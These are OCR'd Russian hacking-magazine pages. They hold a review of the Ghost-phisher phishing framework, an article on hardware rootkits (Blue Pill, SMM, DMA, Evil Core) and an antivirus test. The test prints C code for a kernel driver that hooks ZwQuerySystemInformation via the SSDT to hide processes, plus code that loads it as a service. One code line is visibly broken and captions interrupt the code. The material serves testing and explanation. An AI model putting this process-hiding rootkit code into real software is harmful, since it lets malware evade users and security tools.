За подробнейшей документацией отправляйся на официальный сайт The Sleuth Kit.



Автор: savioboyz
URL: bit.ly/m4VCTW
Система: *nix

6

ФРЕЙМВОРК ДЛЯ ФИШЕРА

Ghost-phisher — это набор средств для проведения фишинговых атак. Набор состоит из сборщика аутентификационных данных и поддельных серверов DNS, DHCP и HTTP. Может использоваться в качестве honeypot'а, для обслуживания DNS/DHCP-запросов, а также собственно для фишинговых атак (но помни, что это незаконно!).

Основные фичи последней версии комплекса:

- возможность проведения различных пентестов;
- интеграция с Metasploit Framework;
- клонирование HTTPS;
- парсинг HTML;
- умное изменение размеров экрана для пользователей нетбуков и планшетников;
- дружелюбный интерфейс;
- автоматический редирект после применения нужного сплойта;
- возможность загрузки своих пэйлоадов и ядовитых HTML-страниц.

Для правильной работы Ghost-phisher нужен следующий софт: python-qt4, dhcp3-server, xterm, subversion. Установка тулзы также не вызывает каких-либо осложнений: dpkg -i ghost-phisher_1.3_all.deb. Еще стоит отметить, что Ghost-phisher не предназначен для скрипт-киддисов. Для использования данного комплекса утилит тебе понадобятся базовые знания о работе основных сетевых протоколов, а также навыки работы с HTML.

Александр Эккерт (stannic.man@gmail.com)

МАЛВАРЬ у аппарата!

РАЗБИРАЕМ ПЕРСПЕКТИВЫ ИСПОЛЬЗОВАНИЯ СОВРЕМЕННОГО ЖЕЛЕЗА В ЗЛОВРЕДНОМ ПО

Сегодня мы с тобой попытаемся собрать воедино то, что принято считать «аппаратной составляющей» современных (и не очень) руткитов/буткитов, и посмотреть, как малварь может использовать в своих злобных целях многопроцессорность, аппаратные особенности компьютерного железа и виртуализацию.

BLUE PILL, ИЛИ ЗАГАДОЧНАЯ ВИРТУАЛИЗАЦИЯ

Видимо, уж очень скучно было Джоанне, если она сумела наколбасить руткит, который с чьей-то легкой руки был назван Blue Pill — из-за сходства с фильмом «Матрица». Про руткит Blue Pill не писал разве что ленивый. В свое время каждое уважаемое IT-издание так или иначе затронуло эту тему. Поэтому останавливаться на этом не будем — в Сети информации о нем полно (например, здесь: goo.gl/bi4gt, goo.gl/KhXKw и еще на множестве других ресурсов).
К моему великому сожалению, кроме Blue Pill тетя Рутковска в этом направлении более ничем не отличилась. А сам Blue Pill Project тихонечко скончался, не приходя в сознание, и даже деньги на поддержку доменного имени bluepillproject.org кончились, и там давно уже ничего нет.

После яркой демонстрации возможностей виртуализации начали происходить довольно странные и непонятные вещи. Казалось бы, технологии виртуализации на тот момент были на острие научного прогресса, но на деле каких-либо внятных примеров использования виртуализации мы не увидели. Заметь — существуют тысячи вирусов и руткитов, которые потрясают воображение новыми технологиями и использованием уязвимостей операционных систем, однако они — всего лишь хлеб для антивирусных программ, и не более того.

СУЩЕСТВУЮТ ТЫСЯЧИ ВИРУСОВ И РУТКИТОВ, КОТОРЫЕ ПОТРЯСАЮТ ВООБРАЖЕНИЕ НОВЫМИ ТЕХНОЛОГИЯМИ И ИСПОЛЬЗОВАНИЕМ УЯЗВИМОСТЕЙ ОС

Руткиты, которые дают истинную власть над машиной, создающие что-то наподобие «Матрицы», когда ты думаешь, что живешь в реальном мире, а на самом деле операционка на твоем компе всего лишь сон, — такие руткиты никто никогда не выявит. Сомневаешься? А ты уверен, что Intel не впаивает в процессоры свой гипервизор? Или не использует некий тайный набор команд процессора, которые могут заставить выполнить что-то очень нехорошее? Я как-то писал об этом... Вот возьмем, например, сетевую карту. Думал ли ты о том, что любой сетевой пакет, пришедший извне на твой комп, сначала будет обработан ядром системы? Если ты не понял, повторюсь — существует кошмарная возможность поработить твой комп одним сетевым пакетом. Всего одним. Когда сетевая карта его примет и обработает, она передаст его драйверу минипорта сетевой карты, который исполняется на уровне ядра, то есть в ring0, со всеми имеющимися привилегиями. И неважно, есть у тебя файрвол или нет. Поскольку до того момента, как файрвол проснется, пакет уже будет обработан ядром. И представь, он будет нести какие-то жутко секретные процессорные инструкции, которые мгновенно сделают из твоего компа послушного раба. И где будут в это время все эти хваленые аверы?

Тебя не должно сбивать с толку слово «виртуализация». Виртуализация прочно связана с понятиями гостевых ОС, гипервизорами, облачными вычислениями и прочей шнягой, и самое главное — в нашем сознании прочно укоренилась мысль о том, что все, связанное с виртуализацией, сложно, непонятно, имеет громоздкую программную инфраструктуру, а создание таких систем — это удел крупных фирм, обладающих штатом программистов в сотни, если не тысячи, человек. Это миф. После того как аппаратная виртуализация появилась в процессорах и чипсете, вдруг оказалось, что создать свой аккуратный гипервизор вполне по силам продвинутым одиночкам.

Тут есть одно «но»: надо учитывать, где будет находиться программный код — на диске или в BIOS'е. Если на диске — это не так страшно, однако резидентный модуль виртуализации (то есть гипердрайвер) в BIOS'е означает только одно — твой комп превращен в зомби и это уже не лечится.

Аппаратная виртуализация, кстати, уже используется некоторыми производителями программного обеспечения. К примеру, универсальные способы размещения дополнительных программных модулей во флеш-памяти BIOS'а уже давно отработаны и используются даже в легальных коммерческих продуктах типа Computrace (LoJack от компании Absolute Software).


В общем, виртуализация — жутко интересная и малоисследованная тема.

Попахивает всемирным заговором, но, может быть, это все мои пьяные фантазии :).


Хотя... очень занимательная статья на тему: xakep.ru/post/58104.

SMM-РУТКИТ

SMM (System Management Mode — режим системного управления) — это особый режим исполнения на процессорах x86/x86_64, при котором приостанавливается исполнение другого кода (включая операционные системы и гипервизор) и запускается специальная



Регион памяти, которая выделяется под SMRAM



Пример использования DMA

программа, хранящаяся в SMRAM в наиболее привилегированном режиме (SMM-обработчик).

Режим системного управления SMM первоначально был создан компанией Intel для того, чтобы производители аппаратного обеспечения могли обнаруживать ошибки в работе своих продуктов при помощи программного обеспечения. Также эта технология используется для управления режимами работы компьютера — например, для перевода системы в спящий режим.

Особая часть памяти, которая выделяется для нужд SMM, остается невидимой для операционной системы. Нахождение кода в этом сегменте памяти дает атакующему полную картину того, что происходит в данный момент времени в оперативной памяти компьютера.

В отличие от кода Blue Pill, использующего малораспространенные системы виртуализации, разработка руткита использует систему SMM, которая существует в компьютерах со времен появления поздних 386-х процессоров.

После включения компьютера, получив управление в процессе отработки BIOS POST, руткит перепрограммирует обработчик SMM, добавив к нему какой-то свой зловредный код. Вся прелесть этого действа в том, что SMM-прерывание неуловимо для обычных приложений, потому что, как мы уже говорили, это другой, специальный режим работы процессора.


Плюс у SMM-руткита всего один, но он огромен: интеловский SMM-обработчик можно «спрятать» — после выставления специального регистра его точный адрес найти будет нельзя и, соответственно, невозможно будет добраться до области памяти, где он располагается.

А вот минусов много: SMM-руткит — это жутко железозависимая штука. Если ты хоть немного в теме, то наверняка обратил внимание на такую вещь — SMM-руткит будет жить только на интеловской платформе. Различия в архитектуре основных производителей процессоров Intel и AMD столь существенны, что эмуляция режима SMM на AMD-платформе просто не даст отработать такому зверьку.

Более подробно о SMM-рутките, перехватывающем нажатия клавиш в Windows, можно почитать здесь: goo.gl/12aPK.

ПРИЧЕМ ТУТ DMA?

Эта тема связана с тематикой статьи лишь косвенно, однако не упомянуть ее я просто не могу (иначе редактор рубрики отнимет у меня права на интернет на шесть месяцев). Итак, мы уже писали о том, что существуют как прототипы, так и вполне работоспособные руткиты, встроенные в компьютерное железо — например в сетевые карты. Но речь уже идет совсем о другом — о том, как можно использовать для порабощения системы особенности архитектуры самого железа.



Она самая — наша Джоанна Рутковска!

ВИКИПЕДИЯ ПРО «ГОЛУБУЮ ПИЛЮЛЮ»

На случай, если ты не помнишь про Blue Pill вообще ничего, вот тебе небольшая справочка из Википедии. «Голубая пилюля» — кодовое имя класса руткитов, основанных на использовании аппаратной виртуализации. Первоначально программа Blue Pill требовала поддержки процессором виртуализации AMD-V (ранее известной как Pacifica), но в дальнейшем в программу была добавлена также и поддержка Intel VT-x (кодовое имя Vanderpool). Разработана Джоанной Рутковской и впервые была публично продемонстрирована на конференции Black Hat Briefings 3 августа 2006 года в виде образца реализации для ядра Microsoft Windows Vista.

Например, DMA. Это такая технология, которая помогает снизить нагрузку на процессор в обработке «сырых» данных, поступающих с периферии. Она так и называется — Direct Memory Access (прямой доступ к памяти). Например, PCI-шина может напрямую обращаться к физической памяти, минуя процессор. Для этого она использует специальные контроллеры памяти.

Поскольку DMA — чрезвычайно широко распространенная технология, такие чуваки, как Дамьен Омэтр (Damien Aumaitre) и Кристоф Девин (Christophe Devine), озаботились вопросом ее использования и родили на свет DMA-руткит. Не будем сейчас вдаваться в довольно сложные технические подробности того, как устроен этот руткит, но факт остается фактом — при помощи несложного устройства (основанного на ППВМ[1]), подключенного к PCMCIA-разъему на ноуте, им удалось поставить на колени Windows 7x64. И это несмотря на все прелести защиты системы типа PatchGuard, Code signing и Integrity checks.

[1] **ППВМ** — программируемая пользователем вентильная матрица (Field-Programmable Gate Array, FPGA) — полупроводниковое устройство, которое может быть сконфигурировано производителем или разработчиком после изготовления.

EVIL CORE

Крутые чуваки из Австрийского университета прикладных наук по имени Вольфганг Этлингер (Wolfgang Ettlinger) и Стефан Фибек (Stefan Viehbock) взяли да и написали буткит нового поколения — Evil Core. Суть его, как и всего гениального, очень проста.

Если бегло оглядеть коллекцию выявленных на сегодняшний день руткитов/буткитов, можно заметить, что объединяет всю продвинутую малварь: чтобы сделать что-то в интересах злоумышленника, надо перехватить нормальное исполнение процессов в Windows. Делается это, как ты знаешь, по-разному — хуки, инжекты... К примеру, все буткиты используют перехват прерывания INT13, чтобы обеспечить перехват чтения с диска (привет, начало 90-х! – Прим. ред.).

КОД ОПЕРАЦИОННОЙ СИСТЕМЫ ИСПОЛНЯЕТСЯ НА ОДНОМ CPU, А КОД БУТКИТА — НА ДРУГОМ. ДЛЯ ЭТОГО БУТКИТ ОТКЛЮЧАЕТ SMP, ОГРАНИЧИВАЮЩИЙ ЧИСЛО ПРОЦЕССОРНЫХ ЯДЕР В ОС

В основе Evil Core лежит конструктивная особенность современных компьютеров — многоядерность. Технологический процесс полупроводникового производства не позволяет бесконечно увеличивать мощность процессоров, и современные hitech-компании, специализирующиеся на выпуске процессоров, пошли другим путем (больше ядер, хороших и разных, на одной матплате), разработав такую технологию, как SMP — Symmetric Multiprocessing.

Этим и пользуется Evil Core. Проще говоря, код ОС исполняется на одном CPU, а код буткита — на другом. Для этого буткит отключает SMP, ограничивающий число процессорных ядер в ОС.

В то время как операционная система загружается на доступные процессоры, Evil Core изменяет параметры загрузки, уведомив операционную систему, что физической памяти ОЗУ доступно меньше, чем на самом деле. Затем Evil Core помещает свой код туда, где, по мнению ОС, находится конец физической памяти. Глупая система честно считает, что у нее в распоряжении, скажем, 900 Мб из 1024, и даже не подозревает о том, что в верхней части физической памяти на неиспользованных ядрах процессора крутится зловредный код. Он просто выполняет, что ему вздумается, в полной уверенности, что будет недоступен коду самой операционной системы, а именно всяким там антивирусам, проактивкам, HIPS'ам, honeypot'ам и прочей шушере. При этом Evil Core обладает доступом ко всему объему имеющейся физической (оперативной) памяти, ко всем пользователям и пространству памяти ядра.

ЗАКЛЮЧЕНИЕ

Мне думалось, что будет веселее. Однако — нет, увы. Руткитов, которые смогли бы приспособиться под особенности конкретного компьютерного железа и архитектуры, оказалось раз-два и обчелся. Но все-таки надо признать: руткиты, которые используют особенности компьютерного железа, — наиболее опасные. Не хотелось бы с ними столкнуться в реальной жизни. Тем более что подавляющее большинство антивирусов здесь будет бессильно. Да пребудет с тобой Сила! И пусть обходит тебя стороной злая виртуализация! ⊐⊏

КОММЕНТАРИЙ ЭКСПЕРТА

Александр Матросов, Senior malware researcher, ESET

Сейчас сложные угрозы со стороны вредоносных программ развиваются по такому пути, что в обозримом будущем все существующие способы их загрузки и выполнения в контексте ядра операционной системы могут быть прикрыты. Сейчас самым распространенным способом загрузки вредоносного драйвера является использование буткит-функционала, который на стадии загрузки операционной системы деактивирует все защитные проверки (Olmarik, Olmasco, Rovnix). Но с выходом новой версии Microsoft Windows 8 с технологией Secure Boot, позволяющей проверять корректность загрузочного кода и противодействовать ее модификации, авторам буткит-технологий придется искать либо уязвимости для Secure Boot, либо вообще другие пути загрузки неподписанных модулей ядра. А тут возможных вариантов развития событий остается не так много: первый — это поиск в ядре и сторонних драйверах уязвимостей, которые позволят выполнить вредоносный код в режиме ядра, а второй — это как раз поиск различных ухищрений в особенностях работы современных процессоров. Но искать все эти ухищрения очень непросто, и более того — рассчитаны они могут быть под конкретную модель процессора, что сильно сужает покрытие потенциальных жертв. Такой способ скорее подходит для проведения целенаправленных атак, но не для массового вредоносного ПО. Общаясь с авторами концепта того же Evil Core, я пришел к выводу, что данный способ малопригоден для реальных атак ввиду своей крайней нестабильности, но как PoC нового вектора атаки очень даже интересен. Также в Windows 8 появится специальная технология Early Launch Antimalware (ELAM), которая позволит антивирусным вендорам загружаться раньше всех остальных и более эффективно противодействовать активному заражению и тому же DKOM (Direct Kernel Object Manipulation).

WWW

Познавательная статья о развитии семейства буткитов: goo.gl/zoDx6.

WWW

Видео с демонстрацией техники использования Evil Core смотри здесь: vimeo.com/25372729.

Евгений Дроботун (drobotun@xakep.ru)

Тест антивирусов: ЯДРО ПОД УГРОЗОЙ

ПРОВЕРЯЕМ СПОСОБНОСТЬ АНТИВИРУСОВ ПРЕДОТВРАЩАТЬ ПРОНИКНОВЕНИЕ В ЯДРО WINDOWS

Антиантивирусная лаборатория журнала «Хакер» очень любит операционную систему Microsoft Windows. А все потому, что в ней есть ядро, доступ к которому нам ужасно нравится получать. Например, Александр Эккерт любит бурить ядро всякими экзотическими способами. Но сегодня мы испытаем вполне классические приемы и посмотрим, что по этому поводу скажут товарищи антивирусы.


А товарищи антивирусы, надо заметить, наделяются элементами проактивной защиты. Мы уже не раз ее испытывали и сегодня снова проверим, как справляются с проникновением в ядро Windows вредоносного кода несколько антивирусных продуктов, которые в большей или меньшей степени пользуются популярностью на просторах нашей необъятной родины.

МЕТОДИКА ТЕСТИРОВАНИЯ


Для сегодняшнего тестирования был взят один из самых распространенных и хорошо документированных способов проникновения в ядро — проникновение с помощью драйвера. Несмотря на такую известность, данный способ нашел применение в различных вредоносных программах и используется в них в основном для того, чтобы скрыть присутствие вредоносного кода в системе или обезвредить и вывести из строя антивирусные и защитные средства. Из всего многообразия проявлений вредоносности мы выбрали скрытие процесса из списка процессов, выводимых Task Manager'ом, что, в общем-то, очень подозрительно и должно пресекаться антивирусными средствами на корню.

Для загрузки вредоносного драйвера было отобрано четыре способа:

1. Загрузка с помощью менеджера сервисов (драйвер находится в отдельном файле).
2. Загрузка из тела программы с помощью менеджера сервисов.
3. Загрузка драйвера в виде отдельного файла с помощью функции NtLoadDriver.
4. Загрузка из тела программы опять же с помощью NtLoadDriver.



Модуль Realtime Protection в Avira Free Antivirus



Модуль SpIDer Guard в антивирусе Dr.Web

Конечно, это далеко не все способы загрузки драйверов, которые могут использовать вредоносные программы, но пока этого, я думаю, будет достаточно.

ПРЕДСТАВЛЯЕМ ИСПЫТУЕМЫХ

На сегодняшнее тестирование к нам приехало (не по своей воле, конечно) целых семь продуктов от различных компаний, причем среди них присутствует и тройка самых популярных в России коммерческих антивирусов. Итак, начнем по порядку.


- **Антивирус Касперского 2012**
  За проактивную защиту в нем отвечает компонент, который так и называется: «Проактивная защита». Он, если верить настройкам, должен отслеживать в том числе и события, которые нас интересуют: скрытую установку драйвера и изменения ядра операционной системы.
- **Dr.Web Security Space 7.0**
  В этом антивирусном продукте за проактивку отвечает модуль «SpIDer Guard». Он, как сказано в описании, «...постоянно отслеживает действия запущенных процессов, характерные для вирусов, и при обнаружении угроз безопасности блокирует соответствующие процессы...». Для верности при тестировании включим параноидальный режим проверки.
- **ESET NOD32 Smart Security**
  Ответственность за проактивную защиту здесь возложена на систему предотвращения вторжений на узел, которая «...дает возможность контролировать действия приложений и процессов и предотвращать нежелательное поведение...». Настроек в этой системе практически нет, только включение и выключение.
- **Comodo Internet Security Pro 2012**
  В Comodo, в отличие от некоторых антивирусов, очень богатые настройки, просто глаза разбегаются. Компонент, реализующий проактивную защиту, здесь зовется «Защита+». Как видим, в настройках этого элемента присутствует настройка реакции и на загрузку драйверов устройств и на хуки Windows — как раз то, что нас сегодня собственно и интересует.
- **avast! Internet Security**
  Еще один участник нашего теста — продукт avast! Internet Security версии 6.0.1.367. Все защитные компоненты здесь именуются экранами, и компонент проактивной защиты носит имя «Экран поведения». Исходя из настроек, этот экран позволяет отслеживать в системе «...руткиты низкого уровня, отслеживать в системе поведение, напоминающее действие вредоносных программ, и отслеживать в системе неразрешенные изменения...».
- **Avira AntiVir Personal — Free Antivirus**
  В этом продукте присутствует один модуль, который, если судить по названию, и должен отвечать за проактивную защиту. Он носит имя «Realtime Protection». Настройки скудноваты — помимо включения и выключения этого элемента защиты, ничего, что могло бы повлиять на результаты работы, я не обнаружил. Сам модуль я, конечно же, включил.
- **Outpost Firewall Pro 7.5**
  Данный продукт стоит несколько особняком среди всех подопытных. Полноценным антивирусным средством он не является, что, в общем-то, и отражено в его названии, однако в его состав включены довольно-таки серьезные компоненты проактивной защиты.

ПИШЕМ «ВРЕДОНОСНЫЙ» ДРАЙВЕР

Я думаю, тебе известно, что для вывода списка процессов в недрах Windows предусмотрена функция CreateToolhelp32Snapshot, которая, в свою очередь, базируется на недокументированной функции ZwQuerySystemInformation. С помощью нее можно получить много всякой разной информации о системе, в том числе и список процессов, запущенных на машине. Перехватив эту функцию, можно фильтровать полученный результат как душе угодно, в том числе и скрыть нужный процесс. Перехват будем осуществлять старым как мир, но эффективным и надежным способом — заменой адреса обработчика нужной функции в таблице системных сервисов, или, как ее еще называют, SSDT (System Service Descriptor Table).

Замена обработчика NtQuerySystemInformation в SSDT на новый

```
switch (*NtBuildNumber) { // Определяем версию Windows
case 6000: //Windows Vista
  OldZwQuerySystemInformation = (PZwQuerySystemInformation)
    *KeServiceDescriptorTable->ntoskrnl.ServiceTable[0xf8];
  KeServiceDescriptorTable->ntoskrnl.ServiceTable[0xf8] =
    (NTPROC)*NewZwQuerySystemInformation;
```



Система предотвращения вторжений на узел в NOD32

```
  break;

... // код для других версий Windows

case 2600:// Windows XP
  OldZwQuerySystemInformation = (PZwQuerySystemInformation)
    *KeServiceDescriptorTable->ntoskrnl.ServiceTable[0xad];
  KeServiceDescriptorTable->ntoskrnl.ServiceTable[0xad] =
    (NTPROC)*NewZwQuerySystemInformation;
  break;
}
```

Как видим, в коде присутствует функция NewZwQuerySystemInformation. Это и есть новый обработчик функции, и описывается он таким образом (см. врезку).

ТЕСТ № 1: ЗАГРУЗКА ДРАЙВЕРА С ИСПОЛЬЗОВАНИЕМ МЕНЕДЖЕРА УПРАВЛЕНИЯ СЕРВИСАМИ

Простейший и повсеместно используемый вариант загрузки драйвера состоит в использовании менеджера управления сервисами (Service Control Manager, SCM). Для этого применяются API-функции OpenSCManager, далее CreateService, OpenService и StartService. Сам драйвер предварительно записан на диск C.


Загрузка драйвера с помощью SCM

```
bool LoadDriver()
{
  SC_HANDLE sh = OpenSCManager(NULL, NULL,
    SC_MANAGER_ALL_ACCESS);
  if (!sh)
  {
    return false;
  }
  SC_HANDLE rh = CreateService(sh,L"testdriver",
    L"testdriver",SERVICE_ALL_ACCESS,
    SERVICE_KERNEL_DRIVER,SERVICE_DEMAND_START,
    SERVICE_ERROR_NORMAL,L"c:\\testdriver.sys",
    NULL,NULL,NULL,NULL,NULL);
  rh = OpenService(sh,L"testdriver",SERVICE_ALL_ACCESS);
  StartService(rh, 0, NULL);

  if(GetLastError() == ERROR_SERVICE_ALREADY_RUNNING)
  {
    ...
    // Все в порядке
  }
  ...
```

НОВЫЙ ОБРАБОТЧИК ФУНКЦИИ ZWQUERYSYSTEMINFORMATION

```
NTSTATUS NewZwQuerySystemInformation (
  IN ULONG SystemInformationClass,
  IN PVOID SystemInformation,
  IN ULONG SystemInformationLength,
  OUT PULONG ReturnLength)
{
  PSystemProcessesAndThreadsInformation CurrItem;
  PSystemProcessesAndThreadsInformation PrevItem;
  NTSTATUS Res;
  ULONG ScanLength = 0;

  Res = OldZwQuerySystemInformation(
    SystemInformationClass, SystemInformation,
    SystemInformationLength, ReturnLength);
  if ((SystemInformationClass != 5)||
      (Res != STATUS_SUCCESS)||
      (SystemInformationLength == 0))
    return Res;
  CurrItem = (PSystemProcessesAndThreadsInformation)
    SystemInformation;
  PrevItem = NULL;
  do
  {
    ScanLength += CurrItem->NextEntryDelta;
    (CurrItem->ProcessName.Buffer != NULL)
    if (wcsstr(CurrItem->ProcessName.Buffer, L"test")
      != NULL)
    {
      DbgPrint("Hide Process %ws\n",
        CurrItem->ProcessName.Buffer);
      if (CurrItem->NextEntryDelta > 0)
        PrevItem->NextEntryDelta +=
          CurrItem->NextEntryDelta;
      else
        PrevItem->NextEntryDelta = 0;
    }
    else
      PrevItem = CurrItem;
    if (CurrItem->NextEntryDelta > 0)
      CurrItem = (PSystemProcessesAndThreadsInformation)
        ((ULONG)CurrItem + CurrItem->NextEntryDelta);
    else
      break;
  }
  while (ScanLength <= SystemInformationLength);
    return Res;
}
```

Здесь сначала проверяется, с какими параметрами была вызвана функция ZwQuerySystemInformation, а затем, в случае если эта функция вызвана с параметром SystemInformation-Class, равным пяти, в полученном списке ищется процесс, в названии которого присутствует строка «test», и, далее, этот процесс исключается из списка. В общем-то, все просто, и подробное описание такого способа скрытия процессов достаточно легко ищется в Сети. Ну а полный код нашего «вредоносного» драйвера ищи на диске, прилагающемся к этому номеру.



Перехваченная с помощью нашего «вредоносного» драйвера функция ZwQuerySystemInformation

DVD

На диске лежат полные исходные коды «вредоносного» драйвера и тестовых программ.

WWW

Надеюсь, ты в курсе, что для написания и компиляции драйверов не обойтись без WDK (Windows Driver Kit)? Ищи его на официальном сайте Microsoft.

WARNING

